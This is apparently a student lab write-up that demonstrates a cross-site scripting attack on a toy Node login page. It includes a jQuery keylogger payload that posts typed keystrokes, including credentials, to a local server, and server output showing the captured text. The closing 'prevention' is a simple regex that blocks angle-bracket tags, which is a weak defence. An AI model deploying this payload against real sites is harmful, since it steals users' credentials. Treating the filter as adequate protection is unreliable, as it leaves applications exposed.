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## **Cross Site Scripting (XSS) Attack:**

Demonstrate and implement Cross Site Scripting Attack using any simple web application. Implement its detection and prevention mechanisms using message dialog boxes.

### Cross Site Scripting (XSS)

Enter Credentials

Server Side:

- Run the node server: `$ node app.js`

Client Side:

- Copy code below
- Paste into input box above
- Click submit
- Open console
- Start typing random words
- You should see your letters displayed

*Simple web app to login using credentials vulnerable to XSS attack*

```

1  <link rel="icon" href="data:,">
2
3  <script src="https://ajax.googleapis.com/ajax/libs/jquery/1.1
4  2.4/jquery.min.js"></script>
5  <script>
6
7      var phrase = [];
8
9      $(document).on('keypress',function(key){
10         var letter = String.fromCharCode(key.charCode);
11         phrase.push(letter);
12     });
13
14     window.onbeforeunload = function () {
15         $.post('http://localhost:5000/' + phrase.toString());
16     };
17
18
19 </script>

```


Attack code when pasted in input text records all details typed in input after and sends to server

## Cross Site Scripting (XSS)

Enter Credentials


Submit

Copying attack in input box and submitting to insert JavaScript code in webpage to create attack



```
<br>
<div class="card col-sm-12 col-md-4 col-lg-4" style="margin: auto;">
  <div class="card-body">
    <br>
    <h3>Cross Site Scripting (XSS)</h3>
    <div class="form-group">
      <button class="btn btn-success btn-sm btn-block" type="submit">Submit</button>
      <div id="attack">
        <link rel="icon" href="data:,">
        <script src="https://ajax.googleapis.com/ajax/libs/jquery/1.12.4/jquery.min.js">
        </script>
        <script>
          var phrase = [];
          $(document).on('keypress',function(key){
            letter = String.fromCharCode(key.charCode);
            window.onbeforeunload = function () {
              phrase.toString();
            };
            phrase.push(letter);
            $.post('http://localhost:5000/' +
            phrase.toString());
          });
        </script>
      </div>
    </div>
  </div>
</div>
```

Attack code inserted in specific div (attack) as seen in code inspect of google chrome




Cross Site Scripting (XSS)

Enter Credentials

Username Password will be stored

Submit

User enters username and password unaware of attack through XSS



```
jackson@ubuntu: ~/GitHub/M.Tech.-SemII-Programs...
jackson@ubuntu:~/GitHub/M.Tech.-SemII-Programs/Security in Computing/Cross Site Scripting/Cross-Site-Scripting-Test-master$ node app.js
server is running...
/U,s,e,r,n,a,m,e,%20,a,n,d,%20,P,a,s,s,w,o,r,d,%20,i,s,%20,s,t,o,r,e,d,.
```

Username and Password as seen on the server side of the attack

```

1  var pattern = /<(.*?)>/;
2
3      function hasHtmlTags(string) {
4          return pattern.test(string);
5      };
6
7
8      $("button").on('click', function(){
9          if (hasHtmlTags($('#xss-code').val())) {
10             alert("Prevention from XSS")
11         }
12         else {
13             $('#attack').html($('#xss-code').val())
14         }
15     })

```

*Filtering the input given textbox to prevent XSS Attack by filtering <> patterns.*

This page says  
Prevention from XSS

OK

## Cross Site Scripting (XSS)

Enter Credentials

Submit

*Alert box shows prevention from unwanted javascript written in the text box to prevent XSS.*